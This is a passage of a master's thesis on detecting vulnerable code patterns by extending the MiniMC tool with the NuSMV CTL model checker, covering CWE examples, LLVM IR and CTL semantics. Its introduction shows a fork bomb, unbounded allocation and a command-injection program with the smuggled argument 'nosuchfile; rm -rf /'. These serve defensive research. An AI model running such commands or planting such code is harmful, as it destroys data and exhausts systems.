Summary

Being able to model the correctness of a program is a very important aspect of theoretical computer science. One branch of this is the field of *model checking*, which is the process of verifying that a model of a system meets a given specification. In this thesis we will look at the problem of detecting vulnerable code patterns using model checking, by extending MiniMC with a CTL verification engine, NuSMV. The top 25 CWE list from MITRE is used as a baseline, due to the existence of a list of known vulnerable code patterns that can be used to test the implementation. The CWE list is deemed to provide a good starting point for a list of vulnerable code patterns, as it is a list of the most common vulnerabilities in software.

In the thesis we cover the theory behind model checking, and how it can be used to verify a model of a system. We also cover the theory behind Computation Tree Logic, and how it can be used with model checking to verify systems. Here we show the syntax and semantics of CTL, and how they can be used to verify a model. We further explain how NuSMV uses Bounded Decision Diagrams to reduce the state space of a model, and how this can be used to improve verification time a model. With the theory of CTL we cover the implementation of NuSMV into MiniMC. We explain how the implementation works, and how we use it to verify models based on programs.

With this thesis we contribute with an implementation of NuSMV into MiniMC, and a discussion of the results of applying this tool to the top 25 CWE list. We implement NuSMV into MiniMC and perform analysis on a subset of the top 25 CWE list. Most notably we find that the implementation can detect fork bombs, double free, and privilege escalation to some degree. However, the implementation is not able to detect all of the vulnerable code patterns in the top 25 CWE list. This is due to limitations in both MiniMC and NuSMV, and the combination of these, in our implementation. We note that MiniMC uses LLVM IR as its input language, and that due to LLVM using SSA form for register assignment, it is impractical to detect any vulnerable code patterns that depend on assignment of variables. While not impossible, it is impractical as most registers are rarely assigned more than 3 states, Unassigned, Assigned, and NonDet. Furthermore, we have implemented some mitigations to prevent state space explosion, by eliminating empty transitions from the model provided by MiniMC. By doing so, we were able to significantly reduce the state space of the model, and thus reduce the time it takes to verify the model. We also reason about how the implementation can be further improved, by concatenating edges and their instructions, however this is not implemented in this thesis. We note that NuSMV is not

able to detect any vulnerable code patterns that depend on the size of the input. This is because the current implementation uses dataflow analysis instead of tracking real values. Furthermore, we are not able to reason about sizes of buffers or arrays, as NuSMV does not support these operations. This means that we are not able to detect any vulnerable code patterns that depend on the size of the input, such as buffer overflows.

Lastly we present some future improvements, that would alleviate some of the limitations of the current implementation. In a future version of MiniMC, we would like to see the implementation of a new input language, that is not in SSA form, as this would greatly improve the ability to detect vulnerable code patterns.

Detecting Unsafe Code-Patterns Using Computational Tree Logic

Master Thesis

CS-23-DS-10-03
Aalborg University, Spring 2023

AALBORG UNIVERSITY
STUDENT REPORT

Department of Computer Science
Aalborg University
https://www.aau.dk

Title:
Detecting Unsafe Code-Patterns Using Computational Tree Logic

Theme:
Master Thesis

Project Period:
Spring 2023

Project Group:
CS-23-DS-10-03

Participants:
Christoffer Bigum Aaen
Mathias Karstoft Klausen
Mikkel Østergaard Eriksen

Supervisor:
Danny Bøgsted Poulsen
René Rydhof Hansen

Copies: 6

Page Numbers: 74

Date of Completion:
June 15, 2023

Abstract:

This project presents a solution to model a program in NuSMV syntax using MiniMC. MiniMC is a symbolic execution engine, and we aim to perform Computational Temporal Logic *(CTL)* analysis using a NuSMV implementation in MiniMC. We found that for programs where we do not need to need to verify the contents of registers, we can detect primitive vulnerable patterns in the program. Among the notable results are that we can detect a fork bomb with great accuracy as well as detect a double-free vulnerability. We conclude that the solution is able to detect some vulnerable patterns in programs, but that it is not able to detect all vulnerable patterns. We note that mostly due to limitations in MiniMC we are not able to detect all vulnerable patterns, as MiniMC is not able to load and store pointers on the heap. Furthermore, due to MiniMC using LLVM IR and subsequently SSA form, detecting patterns operating on registers is difficult.

Table of Contents

Preface

The following master thesis is written by Christoffer Bigum Aaen, Mathias Karstoft Klausen, and Mikkel Østergaard Eriksen, as part of the master's degree in Software Engineering at Aalborg University.

There will be referred to sources with numbers in brackets, e.g. [1], which refers to the bibliography at the end of the report. If a source is used throughout an entire chapter or section, this will be mentioned initially in the chapter or section.

The code for the project can be found on GitHub at `https://github.com/Zaph-x/minimc` which is a fork of the original repository at `https://github.com/dannybpoulsen/minimc`.

The authors would like to extend their gratitude to their supervisors, Danny Bøgsted Poulsen and René Rydhof Hansen, for their guidance and feedback throughout the project.

Chapter 1 Introduction

Vulnerable and unsafe code has the potential to cause a system to crash, cause a loss of data, or act as a gateway for attackers. Checking for vulnerable patterns can contribute to making a system more secure, depending on the use case. Systems that contains vulnerable code can be at high risk for malicious attacks. Common Weakness Enumeration (CWE) is a community-developed list of common software weaknesses. The CWE website publishes a top 25 list each year with the most common vulnerabilities in programming languages for that year. The Top 25 list contains code snippets, which can later be used to perform pattern matching on software systems to detect vulnerable code.[1]

Creating a system that can detect software vulnerabilities is a difficult task, and there are many different approaches to this problem. Various solutions exists for detecting unsafe code as well as specific malware in software systems. Most antivirus software match a signature of a program against a database containing known malware signatures.[2] This database must be maintained and up to date, in order to keep up with new malware being released. To detect unsafe code patterns, one solution is to use static analysis.[3]

We investigate how the implementation of Computational Tree Logic *(CTL)* in a symbolic execution tool, called MiniMC, can be used to detect malicious patterns in Low Level Virtual Machine *(LLVM)* Intermediate Representation *(IR)*. Symbolic execution is a technique that involves executing a program with symbolic values, and then using a constraint solver to determine if a property holds. Model checking and symbolic execution are techniques that are used to verify properties of a software program.

1.1 Related Work

Clarke present a model checking algorithm that can be used with binary decision diagrams to verify the properties of a system, in their publication „Model Cheking“. The system is represented as a finite state machine. To verify the properties of the finite state machine, the model checker makes use of CTL. This logic expands upon Linear Temporal Logic *(LTL)*.[4]

Kinder *et al.* proposes a solution to detect malicious code by model checking in their publication „Detecting Malicious Code by Model Checking“. Their solution includes detecting worms found in malicious software spread via e-mail. These worms make system calls to Windows functions. They propose an extension of previously mentioned CTL, called Computational Tree Predicate Logic *(CTPL)* which allows for the use of predicates in formulas of the logic. They test their solution on the malware, W32/Mydoom, and were able to detect the first version as well as a derivative version.[5]

Song & Touili proposes a solution to detect malicious code by model checking in their publication „Efficient Malware Detection Using Model-Checking“. Similar to Kinder *et al.*, they propose an extension of CTL, called Stack Computational Tree Predicate Logic *(SCTPL)* which allows for the use of predicates in formulas of the logic. They use a only parts of the SCTPL logic, which they call SCTPL\x. They test their solution on over 200 known malware samples.[6]

Cimatti *et al.* presents a model checking tool called NuSMV in their publication „NUSMV: a new symbolic model checker“. NuSMV is a symbolic model checker that uses Binary Decision Diagrams *(BDD)* to represent the state space of the system. NuSMV is able to verify the properties of a system using CTL or LTL with the ability to provide counterexamples if the property is not satisfied. It is a reimplementation of the CMU SMV model checker. They benchmark NuSMV against CMU SMV showing improvements in speed.[7]

Kottler *et al.* present a solution to detect malicious code in programmable logic controllers *(PLC's)* in their publication „Formal verification of ladder logic programs using NuSMV“. The malicious code can be hard to detect as it is often hidden in the PLC. They use NuSMV to verify the properties of the PLC's. The properties are verified using CTL.[8]

Xie *et al.* present a solution to a similar problem in their publication „A malware detection method using satisfiability modulo theory model checking for the programmable logic controller system“, as Kottler *et al.* did in their publication. However, whereas Kottler *et al.* used NuSMV, Xie *et al.* used NuXMV to detect malware in PLC's.[9]

Kulczynski *et al.* presents a preliminary work using UPPAAL as a model checker for LLVM code in their publication „Analysis of Source Code Using UPPAAL“. They use MiniMC as the tool to automatically build the UPPAAL model and connect the Control Flow Automata *(CFA)* interpreter. MiniMC accepts an LLVM file as input, along with entry point arguments. The MiniMC tool acts as a translator from LLVM to the UPPAAL structure, which they call UL.[10]

1.2 Problem Definition

This section defines the problem we try to solve in this report. We start by defining the problem domain and then present the problem statement.

The CWE list contains various vulnerability types that could have security ramifications. A weakness in a software system could under certain circumstances force a system to crash, or be a gateway for a bad actor to gain access to a system. The weaknesses on the CWE list are used by developers and software security researchers as a platform to discuss how to eliminate or mitigate vulnerabilities in code. We look at three examples from the top 25 list and describe the vulnerability and how it can be exploited.

CWE-416: Use-After-Free

Use-after-free *(UAF)* is related to incorrect use of dynamic memory during a programs execution and can result in program crashes or arbitrary code execution. The heap is used to store large amounts of data. Its state can be controlled through calls within the program to free or allocate blocks of memory. Pointers in a program refers to a block in the heap. If a pointer is not cleared after the memory block is freed or moved it is called a dangling pointer. If the program allocates the block of memory which the dangling pointer points to, the pointer can be used to access the data in the block. The bad actor can use the dangling pointer to direct the program to a malicious code block in the heap, and execute it. Detection of UAF can be done by static code analysis or by fuzzing. A real world example of a UAF was found in the Google Chrome browser in 2023 and described in CVE-2023-1811[11]. The vulnerability was found in Frames in Google Chrome. A bad actor could exploit the vulnerability to convince a user to engage in a specific UI interaction to exploit the heap, via a constructed HTML page. This vulnerabilitiy was categorised as critical.[12]

CWE-400: Uncontrolled Resource Consumption

This weakness is about improper handling of allocation and maintenance of limited resources within a program. Resources can be memory, CPU, disk space, or file handles. If a bad actor can gain access to the allocated resources and the size is not controlled, it can result in the system being unresponsive. The most frequent scenarios for uncontrolled resource consumption is a lack of throttling in the amount of resources allocated to a user or a program, or not releasing resources after usage. It could also be losing references to a resource before shutdown of a program. The cause of this weakness is often due to a lack of error handling and special cases, which the programmer might not have considered. CWE presents a small sample program which is vulnerable to uncontrolled resource consumption.[13]

Listing 1.1: A C program demonstrating an uncontrolled resource consumption[13]

```c
int processMessage(char **message)
{
    char *body;
    int length = getMessageLength(message[0]);
    if (length > 0) {
        body = &message[1][0];
        processMessageBody(body);
        return(SUCCESS);
    }
    else {
        return(FAIL);
    }
}
```

The function in Listing 1.1 takes a two-dimensional character array which contains the length of a message and the message body. The function validates that the length of the message is longer then 0. The pointer of the array, containing the body of the message and memory is allocated for the message body array. In this example there is no limit how long the message body can be, and thus the amount of memory allocated can exhaust the program.[13]

CWE-78: Improper Neutralization of Special Elements used in an OS Command (’OS Command Injection’)

This vulnerability is related to a program creates a command for OS using input from another part of the system that can be influenced by external factors. However, it fails to properly handle certain elements that could change the command’s purpose when it is passed on to another part of the system. It can allow a bad actor to execute arbitrary commands directly on the OS and result in the system environment becoming vulnerable. This vulnerability can be especially dangerous if the program is running with elevated privileges. The weakness can be subcategorised into two types. Either a command is supplied to the program arguments directly from user input or it is supplied from another part of the system. If the program is supplied with a command from another part of the system or an external source, the bad actor can not prevent the command from being executed. However, the bad actor can influence the command to be executed. For example, `cat` is a command that is used to concatenate files and print on the standard output. If the program receives a `cat` command, the bad actor can replace command seperators with a malicious program, and execute it after `cat` is finished. This is shown with these four lines of code.

Listing 1.2: This program concatenates a command line arguments with a string, and executes them with a system call[14]

```
int main(int argc, char** argv) {
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);
}
```

The program in Listing 1.2 takes a filename as a command line argument and displays the content of the file.[15] However, if the user passes an argument such as `nosuchfile; rm -rf /`, it would result in `cat` failing and then proceed to recusively delete files.[14]

1.2.1 Problem Statement

We have presented three examples of vulnerabilities from the CWE top 25 list. The examples varies in the type of vulnerability and how they can be exploited. The first type is related to how pointers and memory is handled in a program. The second type is related to how a program handles resources. The third type is related to how a program handles commands from external sources. All three vulnerable patterns are detectable using static code analysis. This report aims to answer the following problem statement:

How can MiniMC be extended with a CTL model checker to detect vulnerable code patterns in LLVM IR

1.3 Scope

In order to verify that a model checker can identify patterns in code, which potentially can prove to be malicious, we have made a sample of small C programs to test our model checker with. These programs are complied to LLVM IR by the Clang compiler and then loaded into MiniMC. We have chosen to look at vulnerable patterns in C code, rather then model checking actual malware. We look at CWE entries, and model check these, to find vulnerable patterns. When looking for malware we would need to express a CTL formula for each special case, whereas when looking at vulnerability patterns we can express a CTL formula for each pattern which we hope will catch multiple cases. An example could be a fork bomb, which is shown in Listing 1.3.

Listing 1.3: A fork bomb.

```c
int main() {
  while(1) {
    fork();
  }
}
```

As this program is never terminating and constantly call `fork()` the CTL expression should catch that `fork()` is always called. Such an expression would not catch a fork bomb within a for loop, as the program would theoretically terminate. The CTL expression could be adjusted to then check if `fork()` is called and then is called again in a future state. We present more vulnerable patterns in Chapter 4.

1.3.1 Environment and Permissions

For the purpose of this project, we have decided to limit the scope of the model checker to only work on Linux systems, with Linux specific code. This is due to the fact that it is much easier to compile C code to LLVM IR on Linux systems, as the Clang compiler is generally available on Linux. Furthermore, this makes it easy to reason about permissions, as Linux systems have a very strict permission system. For most of the vulnerabilities we showcase in Chapter 4, we assume that the binaries are owned by the root user, and that the binaries have the setuid bit set. A setuid bit is a permission bit that allows the users who execute the file to do so with the permissions of the owner of the file. This is also the case for the programs we showcase in Chapter 4, as some of them need to be able to access files that are only accessible by the root user.[16]

Chapter 2 Background

This chapter provides the background knowledge for the proposed solution. We start by introducing the basics of MiniMC and of the LLVM IR which is loaded into MiniMC. Section 2.1 introduces the MiniMC tool. Section 2.2 describes the process of working with LLVM IR and compares it to assembly code. Section 2.3 describes the model checking process. We introduce CTL in Section 2.4, which is used in the model checking labeling algorithm described in Section 2.5.

2.1 Introduction to MiniMC

This section is based on the papers „Analysis of Source Code Using UPPAAL“ [10] and „Control-Flow Residual Analysis for Symbolic Automata“ [17]. We will give a brief introduction to the MiniMC tool, which is used to perform static analysis of C programs.

MiniMC is a tool for performing static analysis of C programs, compiled to the LLVM IR. The tool uses a graph representation of the program, in the form of CFA to perform its analysis and is based on the UPPAAL model checker. MiniMC is able to perform several different types of analysis, such as reachability analysis and state enumeration.

2.1.1 Control Flow Automata

A CFA is a mathematical model used to represent the control flow behavior of a program or system. A CFA is a directed graph, where each node represents a location in the program and each edge represents a transition between two locations. The CFAs consists of locations and edges, where each location represents a program state and each edge represents an amount of instructions. The edges are labelled with instructions, which are executed when transitioning from one location to another. We formally define a CFA as:

Definition 1 (Control Flow Automaton)**.** A Control Flow Automaton is a tuple $C = (L, E, l_0, \mathcal{E})$, where L is a finite set of locations, E is a finite set of edges, $l_0 \in L$ is the initial location and $\mathcal{E} : E \to \mathcal{P}(L \times \mathcal{I} \times L)$ is a function that maps each edge to a triple of locations, instructions and locations.

Edges are labelled with instructions, which are executed when transitioning from one location to another. The instructions are executed in the order they are listed on the edge. Instructions are executed atomically, meaning that they cannot be interrupted by other instructions. As such the execution of an instruction is always completed before the next instruction is executed. The execution of an instruction can be seen as a transition between two states, where the first state is the state before the instruction is executed and the second state is the state after the instruction is executed. An example of a CFA can be seen in Figure 2.1.



Figure 2.1: Example of a CFA modelling a basic program that is vulnerable to double-free.

2.1.2 MiniMC Program Representation

MiniMC uses an internal representation of a program, containing information about the program, such as the heap layout, the initialiser and the functions of the program. Furthermore, the entry point of the program is also stored in the program representation. The program representation is defined as:

Definition 2 (MiniMC Program)**.** A MiniMC program is a tuple $P = (F, H, I, e)$, where F is a function map, H is a heap layout, I is an initialiser and e is the entry point of the program.

The initialiser is a list of instructions, which are executed before the main method of the program. These are usually instructions for setting up the heap.

Functions contain properties of a CFA, with the exception of the initial location, which is stored in the program representation. As such, a function is defined as:

Definition 3 (Function)**.** A function is a tuple $f = (L, E, \mathcal{E})$, where L is a finite set of locations, E is a finite set of edges and $\mathcal{E} : E \to \mathcal{P}(L \times \mathcal{I} \times L)$ is a function that maps each edge to a set of triples of locations, instructions and locations.

The heap layout is a list of objects, where each object has an object ID and an object size. The heap layout is defined as:

Definition 4 (Heap Layout)**.** A heap layout is a list of objects, where each object is a tuple $o = (id, size)$, where id is the object ID and $size$ is the object size.

2.2 LLVM IR

This section is based on the LLVM Language Reference Manual [18]. The section describes the LLVM IR and Single Static Assignment (SSA) form, and how this differs from traditional Assembly.

Where other Assembly variants such as ARM or x86 contains adresses and offsets, the LLVM IR uses variables, data types and function calls. This enhances the breadth of analyses that are possible, as the LLVM IR is more expressive than other Assembly variants. Most importantly, MiniMC already has a working LLVM loader, allowing us to use MiniMC's existing infrastructure.

LLVM uses SSA, meaning that LLVM uses temporary variables to store the result of each operation. Other assembly variants store the results of each operation in a finite number of registers. The names for registers in LLVM IR are simply numbers, making it difficult to track the values of the registers. However, in MiniMC the registers are named after the functions in which they are assigned, which makes it easier to track the origin of registers. This problem, with registers and their value is shown in Listings 2.1 to 2.3.

Listing 2.1: Small snippet changing the value of 'a'

```
int main(){
    int a = 2;
    a += 4;
    a += 5;
    return a;
}
```

Listing 2.2: The LLVM IR equivalent

```
define dso_local i32 @main() #0
     {
%1 = alloca i32, align 4
%2 = alloca i32, align 4
store i32 0, ptr %1, align 4
store i32 2, ptr %2, align 4
%3 = load i32, ptr %2, align 4
%4 = add nsw i32 %3, 4
store i32 %4, ptr %2, align 4
%5 = load i32, ptr %2, align 4
%6 = add nsw i32 %5, 5
store i32 %6, ptr %2, align 4
%7 = load i32, ptr %2, align 4
ret i32 %7
}
```

Listing 2.3: ARM Assembly equivalent

```
main:
.LFB0:
    .cfi_startproc
    sub sp, sp, #16
    .cfi_def_cfa_offset 16
    mov w0, 2
    str w0, [sp, 12]
    ldr w0, [sp, 12]
    add w0, w0, 4
    str w0, [sp, 12]
    ldr w0, [sp, 12]
    add w0, w0, 5
    str w0, [sp, 12]
    ldr w0, [sp, 12]
    add sp, sp, 16
    .cfi_def_cfa_offset 0
    ret
    .cfi_endproc
.LFE0:
```

In this example, the value of `a` is changed three times. However, in the LLVM

IR, the value of `a` is stored in `%2`, `%4`, and `%6`. But also in `%3`, `%5`, and `%7` when it is loaded. On the other hand, the value of `a` within the assembly is stored in `w0` every time.

2.3 Model Checking

This section is based on Logic in Computer Science: Modelling and Reasoning about Systems by Huth & Ryan [19] and the papers „Automatic Verification of Finite State Concurrent Systems Using Temporal Logic Specifications: A Practical Approach“ Clarke et al. *[20], and „Software model checking“ by Jhala & Majumdar [21].*

Model checking is a verification technique where a model of a system is checked whether it satisfies a given property. The model is a representation of the system and the property is a statement about the system. It verifies the correctness of a system and was first introduced by Clarke & Emerson in „Design and Synthesis of Synchronization Skeletons Using Branching-Time Temporal Logic“[22]. Model checking consist of two parts, the model representation and the verification process. The model of the system is often represented as a finite state machine. It shows the behaviour of the system and the possible transitions between states.

A state is a particular configuration of the system that is reachable during the execution of the system. States may hold information about the system, such as the value of variables. A transition is a change in the state of the system. Exploring the state space of the system is done by using a worklist algorithm, with a frontier of states to explore. Once all finite states are modeled they are explored and verified whether they satisfy a given property.

A property is an assertions about the system. It could be that a value of a state must always be potitive or that certain functions must not be called. Properties are classified as either safety or liveness properties, where safety properties stipulates that bad things do not happen in the system and liveness properties stipulates that good things will eventually happen in the system. In order to explore all states, algorithms such as breadth-first search and depth-first search are used to traverse the state space. This is what is known as explicit model checking and this can be a very time consuming process and is not feasible for large systems.

In order to reduce the time needed to explore the state space of larger system, symbolic model checking is used. Symbolic model checking represents the system and the property as boolean expressions. The boolean expressions can then be evaluated with tools like a SAT solver, which are used to solve boolean satisfiability problems. An illustration of the input and output of model checking is shown in Figure 2.2.[19, 21]



Figure 2.2: Input and output for an example model checker.

2.3.1 State Space Explosion

Dealing with state space explosion is a difficult but crucial part of model checking. It is important, because a model checker will become unable to perform its task if the state space is too large. Either by running out of memory or by taking too long to complete. An example of this is when you wish to do explicit state model checking with integer variables. If a variable can take on all possible values of a 32 bit integer, it alone will create a state space of 2^{32} states, which is then multiplied by other potential variables. This makes it critical to attempt to limit the possible values of variables.

There are several ways to attempt to deal with state space explosion. One way is to use more efficient data structures. Another is to use bounded model checking, where the model checker only attempts to verify paths that are of a specificied length or shorter. Model checking system with large amounts of identical or similar components could be implemented by proving a property for a single component and then abstracting the applicable components away. These examples are not exhaustive and are simply a sample of possible approaches into dealing with the issue of state space explosion.[19]

2.4 Computational Tree Logic

This section is based on the book Logic in Computer Science: Modelling and Reasoning about Systems by Huth & Ryan [19], the paper „Software model checking“ by Jhala & Majumdar [21], and the paper „Design and Synthesis of Synchronization Skeletons

Using Branching-Time Temporal Logic" by Clarke & Emerson [22], as well as the book Handbook of Automated Reasoning by Edmund M. Clarke [23]. The section is written to give an introduction to CTL, and to provide the necessary information to understand the implementation and use of a CTL model checker.

CTL is a branching time logic, meaning that it uses a tree structure to model time. To check whether a path π satisfies a CTL formula ϕ it is necessary to check if all paths or if there exists a path which satisfies. CTL is used in model checkers as a formal verification of a system to determine if a system possesses either a safety or liveness property.[19]

The CTL syntax notation used in this report is divided into two parts, state formula and path formula. The temporal connectives in CTL are pairs of symbols, where the first symbol must either be **A** or **E**, and the second symbol must be one of the following: **X**, **U**, **F** or **G**. p is an atomic proposition that can be evaluated to either true or false, over variables, constants or functions. As an example, the CTL expression **EX** p is true if there exists a path where the property p is true in the next state. We present the syntax of CTL as shown in Figure 2.3

$$\phi := \top \mid \bot \mid p \mid (\phi \wedge \phi) \mid (\phi \vee \phi) \mid \neg\phi \mid (\phi \rightarrow \phi) \mid \boldsymbol{AX}\phi \mid \boldsymbol{EX}\phi \mid \\ \boldsymbol{AF}\ \phi \mid \boldsymbol{EF}\ \phi \mid \boldsymbol{AG}\ \phi \mid \boldsymbol{EG}\ \phi \mid \boldsymbol{A}[\phi\ \boldsymbol{U}\ \phi] \mid \boldsymbol{E}[\phi\ \boldsymbol{U}\ \phi]$$

Figure 2.3: Syntax for CTL specifications. **A** and **E** are the universal and existential quantifiers over paths respectively. **X** is the next operator, holding true if the state formula is true for the next step. **U** is the until operator, which is true if the second state formula is true in the current state or if the first state formula is true in the current state and remains true until the second state formula becomes true in a later state. **G** and **F** are the universal and existential quantifiers over states respectively.[19, 22]

The tree structures shown in Figure 2.4 and Figure 2.5, illustrate execution paths. The black nodes are states where ϕ_1 is true and the grey nodes are states where ϕ_2 is true. We see that in Figure 2.4 the formula is true for all paths, while in Figure 2.5 the formula is true for at least one path.[23]

The semantics of CTL are defined based on the notion of a transition system:

Definition 5 (Transition System)**.** "A transition system $M = (S, \rightarrow, L)$ is a set of states S endowed with a transition relation $\rightarrow$ (a binary relation on S), such that every $s \in S$ has some $s' \in S$ with $s' \rightarrow s$, and a labelling function $L : S \rightarrow P(Atoms)$."[19, p. 178]

A transition system can be modeled as a Kripke structure, which is defined as:

Definition 6 (Kripke Structure)**.** A Kripke structure is a tuple $\mathcal{M} = (S, \mathcal{L}, \mathcal{R}, \mathcal{I})$, where $\mathcal{M}$ is the Kripke structure, S is a set of states, $\mathcal{L}$ is a set of labels, $\mathcal{R}$ is a relation between states, and $\mathcal{I}$ is a set of initial state. The relation $\mathcal{R}$ is a partial order



Figure 2.4: $\mathbf{A}(\phi_1 \ \mathbf{U} \ \phi_2)$ which is true if for all paths where ϕ_1 is true until ϕ_2 is true. The black nodes are states where ϕ_1 is true and the grey nodes are states where ϕ_2 is true.



Figure 2.5: $\mathbf{E}(\phi_1 \ \mathbf{U} \ \phi_2)$ which is true if there exists a path where ϕ_1 is true until ϕ_2 is true. The black nodes are states where ϕ_1 is true and the grey nodes are states where ϕ_2 is true.



Figure 2.6: The parse tree for the CTL expression $\mathbf{A}(\neg x \mathbf{U}(y \vee z))$.

relation, where $\mathcal{R} \subseteq S \times S$. The labeling function $\mathcal{L}$ defines all atomic propositions, that are valid, in a given state $s \in S$, as $\mathcal{L}(s)$.[5, 19, 22, 23]

To indicate the truth in $\mathcal{M}$, we use the notation $\mathcal{M}, s_0 \models \phi$, where s_0 is the initial state in the Kripke structure $\mathcal{M}$ and ϕ is a formula holds true. Whether $\mathcal{M}, s_0 \models \phi$, holds is determined recursively in the parse tree of a CTL expression. If ϕ is atomic then the satisfaction is determined by the transition relation $\rightarrow$. If the root of the parse tree is a boolean connective $(\neg, \top, \wedge, \vee)$ then the satisfaction is determined using a truth table. If the root of the parse tree is a path quantifier $(\mathbf{A}, \mathbf{E})$ then the satisfaction is determined by either all paths or whether there exists some path for s.

$\mathbf{A}[\phi_1 \mathbf{U} \phi_2]$ from Figure 2.3, is true in a state s_0 if for all paths the series of transitions from $s_0 \rightarrow s_{n-1}$ in which ϕ_1 is true and ϕ_2 is true in state s_n. If ϕ_2 is true in state s_0 then the expression will be true regardless of ϕ_1. **EU** and **AU** are a shorthand for the exists until and always until connectives, respectively. We can draw a parse tree for the CTL espression: $\mathbf{A}(\neg x \mathbf{U}(y \vee z))$ as shown in Figure 2.6. The semantics of CTL are defined in Figure 2.7.[19] We can show that some CTL formulas are equivalent to others.

$\mathcal{M}, s_i \models pbfiffp \in L(s_i)$
$\mathcal{M}, s_i \models \neg\phi$ ***iff*** $\mathcal{M}, s_i \not\models \phi$
$\mathcal{M}, s_i \models \phi \wedge \psi$ ***iff*** $\mathcal{M}, s_i \models \phi$ *and* $\mathcal{M}, s_i \models \psi$
$\mathcal{M}, s_i \models \phi \vee \psi$ ***iff*** $\mathcal{M}, s_i \models \phi$ *or* $\mathcal{M}, s_i \models \psi$
$\mathcal{M}, s_i \models \phi \rightarrow \psi$ ***iff*** *if* $\mathcal{M}, s_i \models \phi$ *then* $\mathcal{M}, s_i \models \psi$
$\mathcal{M}, s_i \models \top$ *and* $\mathcal{M}, s_i \not\models \bot$
$\mathcal{M}, s_i \models \boldsymbol{AX}\phi$ ***iff*** $\forall\pi = (s_i, s_{i+1}, ...)\mathcal{M}, s_{i+1} \models \phi$
$\mathcal{M}, s_i \models \boldsymbol{EX}\phi$ ***iff*** $\exists\pi = (s_i, s_{i+1}, ...)\mathcal{M}, s_{i+1} \models \phi$
$\mathcal{M}, s_i \models \boldsymbol{AG}\phi$ ***iff*** $\forall\pi = (s_i, s_{i+1}, ...)\forall j \geq i.\mathcal{M}, s_j \models \phi$
$\mathcal{M}, s_i \models \boldsymbol{EG}\phi$ ***iff*** $\exists\pi = (s_i, s_{i+1}, ...)\forall j \geq i.\mathcal{M}, s_j \models \phi$
$\mathcal{M}, s_i \models \boldsymbol{AF}\phi$ ***iff*** $\forall\pi = (s_i, s_{i+1}, ...)\exists j \geq i.\mathcal{M}, s_j \models \phi$
$\mathcal{M}, s_i \models \boldsymbol{EF}\phi$ ***iff*** $\exists\pi = (s_i, s_{i+1}, ...)\exists j \geq i.\mathcal{M}, s_j \models \phi$
$\mathcal{M}, s_i \models \boldsymbol{A}\phi\boldsymbol{U}\psi$ ***iff*** $\forall\pi = (s_i, s_{i+1}, ...)\exists j \geq i.\mathcal{M}, s_j \models \psi$ *and* $\forall i \leq k < j :\mathcal{M}, s_k \models \phi$
$\mathcal{M}, s_i \models \boldsymbol{E}\phi\boldsymbol{U}\psi$ ***iff*** $\exists\pi = (s_i, s_{i+1}, ...)\exists j \geq i.\mathcal{M}, s_j \models \psi$ *and* $\forall i \leq k < j :\mathcal{M}, s_k \models \phi$

Figure 2.7: The semantics of CTL. We let Σ be the set of atomic propositions p. The first seven semantic rules are for classical operators. The last rules are temporal operators semantics. A generic path through the state space is denoted by $\pi = (s_i, s_{i+1}, ...)$
[19]

Definition 7 (CTL Equivalence)**.** Two CTL formulas ϕ and ψ are said to be semantically equivalent if any state in any model which satisfies one of them also satisfies the other we denote this by $\phi \equiv \psi$.[19]

The equivalences of CTL is presented in Figure 2.8 and can be deduced by De Morgans laws. They show that CTL connectives can be expressed in terms of other

